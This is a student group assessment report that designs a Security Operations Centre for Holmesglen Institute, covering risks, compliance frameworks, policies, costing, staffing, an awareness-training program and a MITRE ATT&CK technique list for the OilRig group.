Virtual Cyber Solutions

ASSESSMENT TASK 2 – REPORT

Contents

A - Version Control

Title	SOC Establishment Framework		
Created By	Alex		
Date Created	25/08/2024		
Maintained By	Jinhyang, Or, Alex and Carlos		
Version Number	**Modified By**	**Modifications Made**	**Date Modified**
1.0	Alex	Initial draft of document structure	25/08/2024
1.1	Carlos	Mission Statement	30/09/2024
1.2	Carlos	Project Modelling - GANTT Chart	30/09/2024
1.3	Carlos	Ticket E - Hunt Team Activity - Team Matrix	09/10/2024
1.4	Jinhyang	Cybersecurity awareness training program	29/10/2024
1.5	Alex	Ticket D	12/11/2024
1.6	Alex	Meeting Minutes	16/11/2024
1.7	Or	Preliminary Risk Assessment	19/11/2024
1.8	Or	Ticket A	19/11/2024
1.9	Carlos	Conclusion	at the end

B – Mission Statement

Virtual Cyber Solutions is a dedicated cybersecurity provider focused on building and implementing a Security Operations Centre (SOC) for Holmesglen Institute. Our mission is to create a robust security framework that enables effective incident response and proactive threat management, helping to protect critical assets and sensitive data. We are committed to leveraging industry best practices and adhering to both international and Australian standards, such as ISO27001 and the Australian Signal Directorate's Essential Eight, to ensure high security standards.

ISO27001 will provide guidelines for establishing an Information Security Management System (ISMS), helping us define security policies, risk assessments, and continuous improvement practices. The Australian Signal Directorate's Essential Eight will offer practical strategies to strengthen cybersecurity, focusing on critical controls like application whitelisting and patch management, which are integrated into our SOC to ensure robust defense capabilities.

Our goal is to empower Holmesglen Institute to manage and respond to cybersecurity incidents efficiently, minimising risks and improving resilience in an increasingly digital landscape.

C - Preliminary Risk Assessment

As we wish to create the safest possible environment for the SOC, Virtual Cyber Solutions (VCS) will identify in this section the potential risks which could put the SOC in risk and prioritize mitigation efforts to be able to reduce the possibilities of security incidents.


Risk	Description	Impact	Likelihood
Unpatched systems	Unpatched systems such as SIEM, EDR or SOUR tools	Unauthorised access or exploitation by a threat actor.	**Moderate**
misconfigurations	Misconfigured tools and systems such as Firewalls or IDS/IPS	Gaps in defenses and potential risk for unauthorised access	**High**
Data Breaches	Critical data stored in the tools may not be secured well	Issues with data integrity and compliance	**High**
Human	Insider threat or lack of training	System changes, data leaks, or issues with the handling of incidents	**High**
Downtime	Failures in the systems which can lead for service outages	Can impact threat detection capabilities and delay responses.	**Low**
Physical	Breaches into the SOC facility because poor physical security	Compromise critical systems	**Low**

To reduce the likelihood the possible risks above it is critical to include across the design of the SOC the following mitigation recommendations:

- Use automated patching and updates for each SOC tool and hardware.
- Run regular automated vulnerability scans of the infrastructure.
- Encrypt the communications between staff members.
- Segment the networks to be able to contain an incident before it spreads across all systems.
- Review the configurations regularly and use automated tools for configurations rather than manual configurations to reduce the risk of human errors.
- Force your staff to participate in education programs such as SANS or CISSP certifications.
- Use least privilege strategy to make sure every staff member can access only the required resources to get his job done.
- Separate the duties and responsibilities of staff members to be able to isolate some key elements of the design to low the risk of insider threat.
- Conduct regular meetings to ensure all staff members are up to date with the most recent policies, best practices and developments.
- Use redundant power supplies to lower the risk of downtime.
- Backup the systems regularly to reduce the risk of data loss.
- Use a proper coolant system in the server rooms to avoid critical systems from being overheated.
- Install physical security across the SOC including security doors, guards, biometric access systems, and CCTV.

D – Project Modelling

GANTT Chart



SOC - Holmesglen

ID	ⓘ	Task Mode	Task Name	Duration	Start	Finish	Predecessors
1		➡	**Project Initiation**	**1 day**	**Mon 30/09/24**	**Mon 30/09/24**	
2		➡	Mission Statement	1 day	Mon 30/09/24	Mon 30/09/24	
3		📌	**Legislation**	**4 days**	**Tue 1/10/24**	**Fri 4/10/24**	**2**
4		➡	Define regulatory requirem	2 days	Tue 1/10/24	Wed 2/10/24	
5		➡	Define compliance framew	2 days	Thu 3/10/24	Fri 4/10/24	4
6		➡	**Security Policies**	**5 days**	**Mon 7/10/24**	**Fri 11/10/24**	**5**
7		➡	Develop incident response	3 days	Mon 7/10/24	Wed 9/10/24	
8		➡	Develop user and devices r	2 days	Thu 10/10/24	Fri 11/10/24	7
9		📌	**Physical Security**	**5 days**	**Mon 14/10/24**	**Fri 18/10/24**	**8**
10		➡	Design secure access contr	2 days	Mon 14/10/24	Tue 15/10/24	8
11		➡	Install surveillance systems	2 days	Wed 16/10/24	Thu 17/10/24	10
12		➡	Design plan for disaster rec	3 days	Wed 16/10/24	Fri 18/10/24	10
13		📌	**Access Management**	**5 days**	**Mon 21/10/24**	**Fri 25/10/24**	**12**
14		➡	Implement identity verifica	3 days	Mon 21/10/24	Wed 23/10/24	12
15		➡	Define user roles and perm	2 days	Thu 24/10/24	Fri 25/10/24	14
16		📌	**Equipment and Costing**	**5 days**	**Mon 28/10/24**	**Fri 1/11/24**	**15**
17		➡	Identify hardware and soft	3 days	Mon 28/10/24	Wed 30/10/24	15
18		➡	Estimate initial costs	2 days	Thu 31/10/24	Fri 1/11/24	17
19		➡	**SOC Hierarchical Structure**	**5 days**	**Mon 4/11/24**	**Fri 8/11/24**	**18**
20		➡	Define team roles and resp	3 days	Mon 4/11/24	Wed 6/11/24	18
21		➡	Establish a reporting structure	2 days	Thu 7/11/24	Fri 8/11/24	20
22		➡	**SOC Topology**	**5 days**	**Mon 11/11/24**	**Fri 15/11/24**	**21**
23		➡	Design Network layout	5 days	Mon 11/11/24	Fri 15/11/24	21
24		📌	**Final Review**	**1 day?**	**Mon 18/11/24**	**Mon 18/11/24**	**23**
25		➡	Client and Stakeholder pre	1 day	Mon 18/11/24	Mon 18/11/24	
26		📌	Completion of Project	0 days	Tue 19/11/24	Tue 19/11/24	24

E - Ticket A: Virtual Security Operations Centre

Virtual Cyber Solutions (VCS) will look to comply with ISO 27001-2018 framework structure & standard security policies in the SOC design along with The Australian Privacy Act 1988, local state legislations, The Australian Signal Directorate (ASD), Enisa- ISMS Framework, The European GDPR, HIPAA, NIST CSF, and CIS controls.

(i) SOC Governance & Compliance

- **ISO 27001-2018:** International standard for ISMS (Information Security Management System) which is critical for the SOC design. The ISO 27001 will give a guideline to follow for establishing, implementing, maintaining and improving ISMS. The key aspect of this standard is assessing the security risks of the SOC environment regularly (risk management), identify the risks and based on them implement mitigation strategies. Also, it has a part called “Annex A” for security controls which are required to be implemented by the organisation for protecting information by using cryptography, physical security, communications encryption, and incident management for instance. Furthermore, for ongoing improvement it is critical to follow the Plan-Do-Check-Act (PDCA) for policies and processes for risk management to monitor and review the ISMS regularly to ensure ongoing protection of the SOC.

- **The Australian Privacy Act 1988:** As the SOC is going to operate across Australia it is important to comply with this federal Act to be able to comply with its instructions about how data needs to be collected, used, handled, and stored. There are 13 APPs with detailed instructions about what standards need to be followed for protecting personal information.

- **Local State Legislations:** Each state in Australia has its own state level privacy & data protection with instructions about how to handle, process, and distribute data of individuals. It is important to comply with the specific state legislation of the state that the SOC is operating within. It is important to note that the Australian Privacy Act 1988 will always overwrite local state legislation if there is any conflict.

- **ASD Essential 8:** Will help the SOC to mitigate risks which can lead to data breaches and loss of client information. It is important to follow its 8 mitigation strategies as the following: Patch Applications, patch operating systems, multi-factor authentication, restrict administrative privileges, application control, restrict Microsoft Office macros, user application hardening, and regular backups.

- **ENISA - ISMS framework:** The SOC is going to handle data from the European Union which makes it critical to follow the recommendations of ENISA for ISMS. These steps are giving instructions of how to comply with this framework and mitigate the impact of security threats across the organisation. The steps are including: the definition of the security policy that the SOC must follow, the definition of the ISMS scope with the systems that should be covered, identifying the risks, their sources and how to mitigate them for risk management, selecting the appropriate strategy and security controls (physical security, network security etc…), and providing statement of applicability (SOA) with detailed report about the security controls which were selected.

- **GDPR:** As we mentioned before, the SOC will deal with European Union data as well which makes it essential to comply with the EU regulations. GDPR is a law which was created by the EU to protect the privacy of user data on each stage of collecting, storage, transfer or use. Some of the elements which must be respected by organisations are transparency, purpose limitation, data minimization, accuracy, storage limitation, integrity and confidentiality, and accountability.

- **HIPAA:** As the SOC might deal with sensitive health information from health Insurances or other health organisations, it is critical to comply with the HIPAA Act to make sure the information is protected. According to HIPAA it is important to review all system configurations and apply the latest security best practices, using the strategy of least privilege to ensure that the employees can access only the minimum information they need, monitor all systems logs consistently for incident management. Complying with HIPAA will build trust between the SOC to provide healthcare.

- **NIST:** Worldwide framework which provides ways to manage and reduce cyber security risks. there are five core functions which are essential for SOC: Identify for understanding the cyber security risks of the organisation and its assets, protect for implementing security controls for data protection, detect to monitor threats with tools such as SIEM and IDS, respond for incident response and attacks management, recover for having backups and disaster recovery in place to ensure the business could operate in case of incidents. It is also recommended to follow the CSF profiles after building the SOC for viewing the current cyber security posture of the SOC and to decide what is the desired cyber security posture.
- **CIS controls:** CIS controls are essential for the SOC as they can help implement effective cyber security measures. Some of the key controls for a SOC are:

    1. Inventory and Control of assets for tracking and managing all hardware and software.
    2. Continuous Vulnerability Management to identify and mitigate vulnerabilities in the SOC systems.
    3. Audit Log Management for collecting and analysing logs to detect anomalies.
    4. Malware Defenses to use tools for detecting and mitigating malware.
    5. Incident Response and Management for structuring a plan for handling security incidents.

following the standards, frameworks and laws as described above, will ensure that the SOC will comply with regulations, protect data effectively, be trusted by clients, and avoid legal issues and fines.

(ii) Security Policies

Our Group Information Security Policy adheres to the **ISO27001** (International Organization for Standardization, 2013) and **ISO27002** (International Organization for Standardization, 2013) guidelines, as well as being regularly audited by **SANS** Certified personnel.

The security policies will ensure compliance and security management across the SOC. We recommend having the following security policies in place:

1. **Acceptable Use Policy:** Describing how the resources of the SOC should be used by employees.
2. **Asset Management Policy:** Describing how the assets of the SOC should be managed and protected.
3. **Backup Policy:** Giving details about how often the systems, software and any information should be backed up and giving guidance about how and when to backup.
4. **Access Controls Policy:** Enforce strict controls to limit the access based on the responsibilities and roles of the employees. Access controls include MFA, least-privilege principles, and monitoring the privileges regularly.
5. **Incident Response policy:** Planning an incident response plan for incidents which aligns with SANS incident handling process and with ISO 270001.
6. **Data Retention and Disposal Policy:** It is a protocol which describes how the company maintains the data while complying with regulatory obligations and how the company could dispose of outdated data securely. Maintaining data could be secured by strong encryption and disposing data securely can be done by using wiping tools.
7. **Change Management Policy:** It provides guidelines that the SOC will use for managing changes such as implementing new tools, so the changes will be made in a controlled and safe manner to prevent misconfigurations or down time.
8. **Vulnerability Management Policy:** Identifying vulnerabilities and prioritising them based on their severity to be able to mitigate them.
9. **Audit and Monitoring Policy:** Monitoring the systems regularly for detecting and responding to anomalies. SIEM tools could use automated alerts and regularly review logs.
10. **Disaster Recovery Policy:** Using redundancy systems, backups and recovery testing to ensure that the SOC keeps operating smoothly during disruptions.
11. **Training and Awareness Policy:** Training the staff regularly with the latest security practices by providing simulated exercises and providing certification opportunities.
12. **Physical security Policy:** Outlining how Physical threats can be avoided across the SOC.
13. **Password Policy:** Enforcing employees to use strong passwords and change them regularly.
14. **Encryption Policy:** Ensuring that all sensitive data is encrypted in rest and in transit so only authorised personnel will be able to decrypt it.

(iii) Physical Security

Virtual Cyber Solutions recommends the following measures are used to establish physical security parameters:

1. Using locks, fences and gates as well as security guards to control the access points which the authorised individual could access to enter the facility. Each entrance and exit must be secured.
2. Using surveillance cameras to record and monitor activities 24/7 inside the SOC and outside the facility.
3. Implementing access cards systems to force personnel to use a card for accessing the facility and each separated area based on their roles and responsibilities.
4. Biometric access controls for extra layer of security to verify with fingerprints or facial recognition that authorised personnel accessed the facility, or a specific room based on his privileges.
5. Having visitor logs in place to monitor any individual which access the SOC without being an employee.
6. Having an alarm system in place that can give alerts when doors are not closed properly or when someone is trying to break in.
7. Having smoke detectors by installing fire suppression systems.
8. Installing climate-controlled systems in the server room to ensure the servers are protected and functioning well.
9. Using UPS (Uninterruptible Power Supplies) with backup generators to ensure power redundancy.
10. Ensuring all critical equipment such as servers is safe and locked in proper racks.

It is important to review the physical security regularly, check its effectiveness and apply changes if required.

(iv) Access Management

Virtual Cyber Solutions recommends the following systems are utilized to ensure workplace monitoring and asset security:

1. **Identify and Access Management (IAM):** Managing the user access based on their roles and responsibilities from a one platform.
2. **Privileged Access Management (PAM):** monitor and security the administrator accounts.
3. **Multi-Factor Authentication (MFA):** Having an extra layer of security when accessing SOC systems.
4. **Role-Based Access Control (RBAC):** Using least privilege principle to restrict access to sensitive data by users.
5. **Single Sign-On (SSO) Systems:** To make sure the employees at the SOC can access multiple systems with the same credentials.
6. **Activity Monitoring in Real-Time:** to detect any unauthorised access attempts and to monitor the employees' activities.
7. **Reporting:** keeping the log of the access attempts for auditing.
8. **Visitor Management:** non-SOC individuals must be tracked and logged. It is also recommended to make sure the non-SOC personnel has a SOC employee next.
9. **Physical Access Controls:** Installing card readers and biometric scanners for extra layer of security and especially in critical areas of the SOC such as the server room.

(v) Equipment & Costing

The equipment required for all staff members of the SOC to work with and to achieve required working tasks are stated below with a monetary value to show how much it will cost to have everything required for our SOC to be at a full-time functioning level.

Category	Equipment/tools	Description	Estimate Cost
Network and communication	Cisco Catalist Switch	High-performance and secure network connectivity	Up to $10,000 per switch
	Dual ISPs	Ensuring that the network will keep operating in case of a failure	Up to 5,000 annually
	SD-WAN	Improving network performance and redundancy	$5,000 - $50,000 annually
SIEM System	Splunk Enterprise Security	Log management and event correlation	Starts at $2,000 a year for 1 GB a day
EDR	CrowdStrike Falcon	Endpoint motoring and malware detection in real-time	Up to $15 per endpoint a month
Vulnerability Scanning	Rapid7 InsightVM	Scanning the networks and systems for vulnerabilities	Over $5,000 annually depending on the number of assets
UEBA	Securonix	Analysing the user behaviour to find anomalies	Cost over $20,000 annually depending on the needs
IDP/IPS	Palo Alto Networks IDS/IPS	Intrusion detection with threat prevention	Starts at $1,000 annually
Firewalls and Proxies	Cisco Firepower NGFW	Provide advanced threat protection and proxy web filtering	Around $20,000 for the Mid-Range
Threat Intelligence	Anomali ThreatStream	Threat intelligence feeds integration	Starts at $20,000 annually
Incident Response	Cortex XSOAR	Incident response automation	Can cost over $20,000 annually
NDR	FireEye	Detecting potential threats across the network	About $30 per endpoint
Compliance	MetricStream	Ensuring that the compliance auditing processes and reporting requirements are automated	From $75,000 annually

Virtualisation Software	VMware ESXi	Virtualisation platform which providing scalability and security for SOC operations	Up to $10,000 per host

(vi) SOC People & Processes

(vii) Team Structure

The team will be structured as the following:

- **SOC Manager:** Managing SOC operations, managing the resources, and ensuring compliance and regulations.
- **SOC Analysts:**
    1. **Tier 1 - Entry-Level:** Monitoring alerts, triaging incidents, and escalating incidents if needed.
    2. **Tier 2:** Investigating the escalated incidents, performing threat hunting, and performing deeper log analysis.
    3. **Tier 3 - Advanced:** Dealing with advanced threats, forensics, and help with developing remediation plans.
- **Incident Responders:** Dealing with live threats, containing incidents, and developing mitigation strategies.
- **Threat Hunters:** Perform data analysis to identify advanced threats.
- **Security Engineer:** Implement, manage and maintain security tools and systems.
- **Forensics investigators:** Dealing with malware analysis and reverse engineering to gather evidence for the investigation processes.
- **Malware Analysts:** Maintaining threat intelligence and analysing samples of malware.

(viii) Training and Development

This section is critical for maintaining the SOC staff up to date with threats and technologies. It is recommended to have regular workshops and hands-on labs with simulated threat environments to improve the skills of the staff with SIEM, SOAR, IDS/IPS, and forensic tools. In addition, encouraging staff members to have industry-recognised certifications such as CISSP, CompTIA Security+, GIAC, Splunk, and CrowdStrike, could be beneficial for the SOC. In addition, incident simulations could help with identifying gaps between team members and improve their weak points along with attending industry conferences and being active across threat intelligence feeds to be aware of new vulnerabilities and techniques.


(ix) Standard Operating Procedures (SOPs)

To ensure consistency, efficiency, and compliance in SOC operations it is critical to document SOPs. This standard will be a guideline for the SOC teams about how to handle tasks in a similar approach and reduced chance of errors.

The key SOPs in a SOC are:

- **Incident Detection SOP:** Structure the steps of monitoring alert, prioritising incidents and escalating incidents. Some of the tools used are: SIEM, IDS, and EDR.
- **Incident Analysis SOP:** Giving a guideline about the analysis and investigations of logs and incidents to understand their root, cause and scope.
- **Incident Response SOP:** Giving a structured approach when managing and resolving incidents to minimise the impact. The steps should include containment, eradication, recovery, and documentation.
- **Threat Hunting SOP:** Giving a guide about the steps that needs to be followed to search for undetected threats and vulnerabilities.
- **Reporting SOP:** Having a common format with a proper timeline for reporting incidents to stakeholders and meeting regulatory requirements.
- **Log Management SOP:** Ensuring that the logs are collected, stored and analysed in a proper way.
- **Continuity and Disaster Recovery SOP:** In case the SOC deals with a disaster or any disruptions, this SOP will guide the SOC teams about the steps that should be taken to resume operations as quickly as possible.

(x) SOC Topology



G – Ticket C: Security Awareness and Training Team

Cybersecurity Awareness Program (CAP)

1. Current Cybersecurity Awareness at Telecom Solutions

   As Telecom Solutions plans to hire 50 new employees, the development of a comprehensive and structured cybersecurity awareness program has become essential. In addition, current employees must undergo refreshed training tailored to emerging threats. This initiative is particularly important considering the significant rise in data breaches affecting the industry.
   As given circumstances, Telecom Solutions's current level of cyber awareness may not be fully aligned with the evolving threat landscape. The fact that new and existing employees require training updates suggests that the organisation may be facing gaps in knowledge or preparedness about addressing recent cybersecurity challenges. This indicates that the existing measures might not be sufficient to mitigate the growing risks.

2. Latest cyber-attack trends affecting the Telecom industry

   Telecom companies are increasingly targeted by cyber criminals due to the substantial amount of PII that they are handling and the infrastructure they support. Recently ransomware groups are targeting telecom companies, knowing that service disruption can pressure companies into paying. These attacks can compromise PII, disrupt telecom services, and damage customer trust. In addition, phishing, including other social engineering, remains one of the most committed attack vectors for the telecom industry, where attackers often impersonate telecom employees to access sensitive data. Sometimes, attackers send emails that look highly legitimate and contain malicious links. These emails can sometimes bypass firewalls and anti-malware software, making these attacks particularly dangerous.

3. Objective

   The goal of the Cybersecurity Awareness and Training program is to equip and empower employees with essential cybersecurity knowledge, focusing on PII Data Protection and Ransomware Attack prevention. The program will also provide resources to support ongoing learning and strengthen cybersecurity awareness across the organization.

4. Training Overview
   a. Target Audience
   b. Duration: 1.5-2 hours
   c. Delivery Mode: Online or in-person (Interactive workshop)
   d. Learning Resources
      - Handouts: Information on PII protection and ransomware prevention
      - PPT: Visually engaging slides to support each module
      - Quiz/Assessment: Interactive questions to assess knowledge retention
      - Phishing Email Simulation: Mock phishing emails for a hands-on activity

e. Objective
 Equip employees with practical knowledge and skills to protect Personally Identifiable Information (PII) and recognize and respond to ransomware threats.

Threat	Summary
PII Data Protection	Protecting Personally Identifiable Information (PII) involves implementing security measures to prevent unauthorized access, ensuring compliance with data privacy laws like GDPR, and minimizing the risk of data breaches.
Ransomware Attack	Ransomware is a type of malicious software that encrypts data and demands payment for its release. Preventative measures include regular backups, phishing awareness, and robust incident response plans.

f. The Cybersecurity Awareness and Training team members

Name	Role	Responsibility
Jinhyang Lee	Cybersecurity awareness team Manager, Data Protection Officer	- Leading the awareness and training initiatives - Ensuring compliance with data protection regulations

5. Learning Objectives
   a. current level of Cyber Awareness at TeleCom Solutions
      - Need for Comprehensive Training
      - Industry Concerns
      - Current Cyber Awareness
   b. The latest cyber-attack trends
      - Data breach
      - PII Data Protection
      - Ransomware Attacks
   c. Understand PII
      - Definition of PII.
      - Identify the importance of protecting PII in the workplace
      - Recognise potential risks and consequences of PII exposure
   d. Protecting PII
      - Learn best practices for storing, sharing, and managing PII securely
      - Explore real-world examples of PII breaches and the financial reputational damage they cause
      - Know how to implement data encryption and secure access controls
   e. Ransomware Awareness
      - Understand what ransomware is, how it spreads, and its impact on organization

    - Recognise common delivery methods (Phishing, Malicious downloads, etc.)
    - Learn steps to prevent ransomware attacks

f. Response to Ransomware Attacks
    - Learn how to respond in the event of a ransomware attack
    - Understand the importance of backups, incident response plans, and communication protocols
    - Discuss the decision-making process regarding ransom payments and recovery efforts

6. Training Agenda

    a. Introduction (5 mins)
        - Overview of the training objectives
        - Importance of cybersecurity awareness in modern workplaces
        - Brief statistics on PII breaches and ransomware incidents
    b. Module 1: Current cyber awareness level (10 mins)
        - Current cyber awareness status in Telecom Solutions
        - the latest cyber-attack trends
    c. Module 2: Understanding PII (15 mins)
        - What is PII? (Definition, Examples)
        - Legal and Compliance Aspects (GDPR, Privacy Act 1988, Consequence of PII mishandling)
        - Quiz (recap)
    d. Module 3: Protecting PII (25 mins)
        - Best Practices (encryption, strong passwords, secure file sharing, RBAC, MFA)
        - Real-world case study (data breach involving PII)
    e. Module 4: Ransomware Attack Basics (30 mins)
        - What is Ransomware? (locker, crypto, tactics, and role of phishing)
        - High-profile ransomware attacks (WannaCry)
        - Live demonstration of a phishing email and how to spot it
    f. Module 5: Responding to a Ransomware Attack (15 mins)
        - What to do if attacked
        - Backup and Recovery
    g. Conclusion and Q&A (15 mins)
        - recap of key lessons
        - Questions
        - Share additional resources
    h. Assessment (15-20 mins)
        - Conduct a brief assessment to gauge understanding
        - Feedback on the training session

7. Effective Evaluation

    a. Assessment
        - Assessment, quizzes, or simulated scenarios will be conducted to gauge staff understanding and readiness.
        - ongoing phishing simulations to test vigilance
        - A feedback survey to improve future training content

b. Documentation
   - Training attendance records, assessment results, and incident reports will be documented for compliance and continuous improvement purposes.

c. Review and Update
   - The cybersecurity training protocol will be regularly reviewed and updated to align with emerging threats and changes in technology.

Cyber Security Best Practices

	Best Practices
PII Data Protection	- Limit Access to PII - Use secure file-sharing services - Lock your computer when leaving your desk Log out from applications after using them - Report any suspicious activity - Do not leave sensitive documentation out Dispose of them properly
Ransomware Attacks	- Be aware of phishing emails - Adhere to password policies - Update your software - Report any suspicious files or emails - Avoid plugging in unknown USB drives or other external drives

H – Ticket D: Threat Intelligence Team

(i) MITRE ATT&CK Navigator – OilRig

Origin: Iran
Established: 2014
Primary Targets: Financial, Government, Energy, Chemical, Telecommunications.
Weapon of Choice: Spearphising
Associated Groups: Cobalt Gypsy, IRN2, APT34, Helix Kitten, Evasive Serpens, Hazel Sandstorm, EUROPIUM

(ii) TTP Mapped to Navigator

1.
Initial Access Techniques: Spearphising Attachment, Spearphising Link and Spearphising via Service.
Persistence Mechanisms: Outlook Home Page, Scheduled Task.
Preferred Exfiltration Methods: Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol
Description: Adversaries may steal data by exfiltrating it over an un-encrypted network protocol other than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.

2.
Techniques Used:

1. External Remote Services
2. Valid Accounts
3. Command and Scripting Interpreter
4. Windows management Instrumentation
5. Powershell
6. Visual Basic
7. Windows Command Shell
8. Scheduled Task
9. Malicious File
10. Malicious Link
11. External Remote Services
12. Valid Accounts
13. Outlook Home Page
14. Scheduled Task
15. Web Shell
16. Valid Accounts
17. Scheduled Task
18. Deobfuscate/Decode Files or Information
19. Masquerading
20. Valid Accounts
21. File Deletion

22. Encrypted/Encoded File
23. Indicator Removal from Tools
24. Compiled HTML File
25. System Checks
26. Credentials from Web Browsers
27. Windows Credential Manager
28. Keylogging
29. Cached Domain Credentials
30. LSA Secrets
31. LSASS Memory
32. Credentials in Files
33. Network Service Discovery
34. Password Policy Discovery
35. Peripheral Device Discovery
36. Process Discovery
37. Query Registry
38. System Information Discovery
39. System Network Configuration Discovery
40. System Network Connections Discovery
41. System Owner/User Discovery
42. System Service Discovery
43. Domain Account
44. Local Account
45. Domain Groups
46. Local Groups
47. System Checks
48. Remote Desktop Protocol
49. SSH
50. Automated Collection
51. Screen Capture
52. Keylogging
53. Fallback Channels
54. Ingress Tool Transfer
55. Protocol Tunnelling
56. DNS
57. Web Protocols
58. Asymmetric Cryptography
59. Exfiltration over Unencrypted Non-C2 Protocol
60. Spearphising Attachment
61. Spearphising Link
62. Spearphising via Service

Tactic's Used:

1. Initial Access
2. Execution
3. Persistence

4. Privilege Escalation
5. Defense Evasion
6. Credential Access
7. Discovery
8. Lateral Movement
9. Collection
10. Command and Control
11. Exfiltration

